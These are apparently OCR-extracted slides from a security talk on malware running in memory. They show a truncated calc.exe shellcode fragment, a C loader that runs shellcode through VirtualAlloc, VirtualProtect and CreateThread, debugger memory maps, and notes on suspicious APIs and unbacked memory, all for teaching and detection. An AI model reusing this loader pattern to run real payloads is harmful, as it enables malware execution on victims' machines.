"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x01\x01\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xaa\x56\x41\xba\xaa\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

BACKGROUND

MALWARE IN MEMORY



The screenshot shows a code editor window with the following details:

- Title Bar:** calc_pop
- Scope:** (Global Scope)
- Function:** main()

```
1 #include <Windows.h>
2 #include <stdio.h>
3
4 unsigned char shellcode[] = { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48 };
5
6 int main() {
7
8     PVOID pAddress = NULL;
9     DWORD dwOldProtection;
10    HANDLE hThread;
11
12    pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
13    if (!pAddress) {
14        printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
15        return -1;
16    }
17    printf("[#] Memory Allocated At: 0x%p\n", pAddress);
18
19    memcpy(pAddress, shellcode, sizeof(shellcode));
20
21    VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);
22
23    hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
24    WaitForSingleObject(hThread, INFINITE);
25
26
27    return 0;
28 }
```

BACKGROUND

The screenshot illustrates a debugger interface with three main components:

- Code Editor:** Shows the C code for `calc_pop`. The memory allocation logic is highlighted with a red box.
- Terminal:** Displays the command `C:\Windows\System32\cmd.exe - calc_pop.exe` and the output of the program running in the background.
- Properties Window:** Shows the memory map of the process `calc_pop.exe (11508)`. A specific memory region at address `0x24d543d0000` is highlighted with a red box, indicating it is a private heap.

Code Editor (Global Scope) - `main()`:

```
1 #include <Windows.h>
2 #include <stdio.h>
3
4 unsigned char shellcode[] = { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48 }
5
6 int main() {
7
8     PVOID pAddress = NULL;
9     DWORD dwOldProtection;
10    HANDLE hThread;
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12    pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
13    if (!pAddress) {
14        printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
15        return -1;
16    }
17    printf("[#] Memory Allocated At: 0x%p\n", pAddress);
18
19    memcpy(pAddress, shellcode, sizeof(shellcode));
20
21    VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);
22
23    hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
24    WaitForSingleObject(hThread, INFINITE);
25
26
27    return 0;
28 }
```

Terminal Output:

```
C:\Windows\System32\cmd.exe - calc_pop.exe
Microsoft Windows [Version 10.0.19045.6332]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HulkOperator\Desktop\SecTalks\calc_pop\x64\Debug>calc_pop.exe
[#] Memory Allocated At: 0x0000024D543D0000
```

Properties Window - Memory Tab:

Base address	Type	Size	Protection	Use
0x24d54280000	Mapped	116 kB	R	
0x24d542a0000	Mapped	16 kB	R	
0x24d542b0000	Mapped	4 kB	R	
0x24d542c0000	Private	8 kB	RW	
0x24d542d0000	Mapped	804 kB	R	C:\Windows\System32\locale.nls
0x24d543a0000	Mapped	8 kB	R	
0x24d543b0000	Mapped	4 kB	R	
0x24d543c0000	Private	52 kB	RW	
0x24d543d0000	Private	4 kB	RW	
0x24d543d0...	Private: Commit	4 kB	RW	
0x24d543f0000	Private	1,024 kB	RW	Heap (ID 1)
0x7ff412a4000	Mapped	1,024 kB	R	
0x7ff412b4000	Private	4,194,432 kB	RW	
0x7ff512b6000	Private	32,772 kB	RW	
0x7ff514b7000	Mapped	4 kB	R	
0x7ff514b8000	Mapped	140 kB	R	
0x7ff6cf350000	Image	152 kB	WCX	C:\Users\HulkOperator\Desktop\SecTalks\calc_pop\x64\Debug\calc_pop.
0x7ffb50e40000	Image	2,184 kB	WCX	C:\Windows\System32\ucrtbased.dll
0x7ffb62ff0000	Image	184 kB	WCX	C:\Windows\System32\vcruntime140d.dll
0x7ffb70d90000	Image	3,032 kB	WCX	C:\Windows\System32\KernelBase.dll
0x7ffb722f0000	Image	776 kB	WCX	C:\Windows\System32\kernel32.dll
0x7ffb73370000		<		

BACKGROUND

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The screenshot shows a debugger interface with two main windows. The left window displays the assembly code for the `calc_pop` program, specifically the `main()` function. The right window shows the memory dump for the process `calc_pop.exe`.


Assembly Code (Global Scope):

```
calc_pop
(Global Scope)          main()
1  #include <Windows.h>
2  #include <stdio.h>
3
4  unsigned char shellcode[] = { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48
5
6  int main() {
7
8      PVOID pAddress = NULL;
9      DWORD dwOldProtection;
10     HANDLE hThread;
11
12     pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
13     if (!pAddress) {
14         printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
15         return -1;
16     }
17     printf("[#] Memory Allocated At: 0%p\n", pAddress);
18     memcpy(pAddress, shellcode, sizeof(shellcode));
19
20     VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);
21
22     hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
23     WaitForSingleObject(hThread, INFINITE);
24
25
26
27     return 0;
28 }
```

Memory Dump (calc_pop.exe Properties):

Base address	Type	Size	Protection	Use
> 0x24d54280000	Mapped	116 kB	R	
> 0x24d542a0000	Mapped	16 kB	R	
> 0x24d542b0000	Mapped	4 kB	R	
> 0x24d542c0000	Private	8 kB	RW	
> 0x24d542d0000	Mapped	804 kB	R	C:\Windows\System32\locale.nls
> 0x24d543a0000	Mapped	8 kB	R	
> 0x24d543b0000	Mapped	4 kB	R	
> 0x24d543c0000	Private	52 kB	RW	
0x24d543d0000	Private	4 kB	RW	
0x24d543d0...	Private: Commit	4 kB	RX	
> 0x24d543f0000	Private	1,024 kB	RW	Heap (ID 1)
> 0x7ff412a40000	Mapped	1,024 kB	R	
> 0x7ff412b40000	Private	4,194,432 kB	RW	
> 0x7ff512b60000	Private	32,772 kB	RW	
> 0x7ff514b70000	Mapped	4 kB	R	
> 0x7ff514b80000	Mapped	140 kB	R	
> 0x7ff6cf350000	Image	152 kB	WCX	C:\Users\HulkOperator\Desktop\SecTalks\calc_pop\x64\Debug\calc_pop.
> 0x7ffb50e40000	Image	2,184 kB	WCX	C:\Windows\System32\ucrtbased.dll
> 0x7ffb62ff0000	Image	184 kB	WCX	C:\Windows\System32\vcruntime140d.dll
> 0x7ffb70d90000	Image	3,032 kB	WCX	C:\Windows\System32\KernelBase.dll
> 0x7ffb722f0000	Image	776 kB	WCX	C:\Windows\System32\kernel32.dll
> 0x7ffb73370000				

BACKGROUND



BACKGROUND

SUSPICIOUS APIs



C++

```
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]           SIZE_T dwSize,
    [in]           DWORD  flAllocationType,
    [in]           DWORD  flProtect
);
```

C++

```
BOOL VirtualProtect(
    [in]  LPVOID lpAddress,
    [in]  SIZE_T dwSize,
    [in]  DWORD   flNewProtect,
    [out] PDWORD lpflOldProtect
);
```

C++

```
HANDLE CreateThread(
    [in, optional] LPSECURITY_ATTRIBUTES  lpThreadAttributes,
    [in]           SIZE_T               dwStackSize,
    [in]           LPTHREAD_START_ROUTINE lpStartAddress,
    [in, optional] __drv_aliasesMem LPVOID  lpParameter,
    [in]           DWORD                dwCreationFlags,
    [out, optional] LPDWORD             lpThreadId
);
```

BACKGROUND

UNBACKED MEMORY

- ▶ Virtual memory is not backed by any file on the disk

```
✓ #include <Windows.h>
| #include <stdio.h>

✓ int main() {
    PVOID pAddr1, pAddr2;

    pAddr1 = VirtualAlloc(NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    pAddr2 = VirtualAlloc(NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READ);
    printf("[#] pAddr1: 0x%p\n", pAddr1);
    printf("[#] pAddr2: 0x%p\n", pAddr2);
    getchar();


    return 0;
}
```



C:\Users\HulkOperator\Desktop\SecTalks\u...			
[#] pAddr1: 0x000002647B820000			Heap (ID 2)
[#] pAddr2: 0x000002647B830000			\Windows\System32\locale.nls
<input checked="" type="checkbox"/> Hide free regions			
0x2647b811000	Private: Reserved	40 kB	
0x2647b820000	Private: Commit	4 kB	RWX
0x2647b830000	Private: Commit	4 kB	RX
0x2647b8f0000	Private: Commit	104 kB	RW
0x2647b90a000	Private: Reserved	920 kB	
0x7ff4e97e0000	Mapped: Commit	20 kB	R
0x7ff4e97e5000	Mapped: Reserved	1,004 kB	
0x7ff4e98e0000	Private: Reserved	4,194,432 kB	
0x7ff5e9900000	Private: Reserved	32,768 kB	
0x7ff5eb900000	Private: Commit	4 kB	RW
0x7ff5eb910000	Mapped: Commit	4 kB	R
0x7ff5eb920000	Mapped: Commit	140 kB	R
0x7ff790060000	Image: Commit	4 kB	R
0x7ff790061000	Image: Commit	64 kB	WCX
0x7ff790071000	Image: Commit	36 kB	RX
0x7ff79007a000	Image: Commit	12 kB	R
0x7ff79007d000	Image: Commit	4 kB	RW
0x7ff79007e000	Image: Commit	16 kB	R
0x7ff790082000	Image: Commit	4 kB	WC
0x7ff790083000	Image: Commit	12 kB	R
0x7ffb50e40000	Image: Commit	4 kB	R
0x7ffb50e41000	Image: Commit	1,684 kB	RX
0x7ffb50f60000	Image: Commit	400 kB	R
C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe			
C:\Windows\System32\ucrtbased.dll			
C:\Windows\System32\ucrtbased.dll			
C:\Windows\System32\urthbased.dll			

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X64 STACK



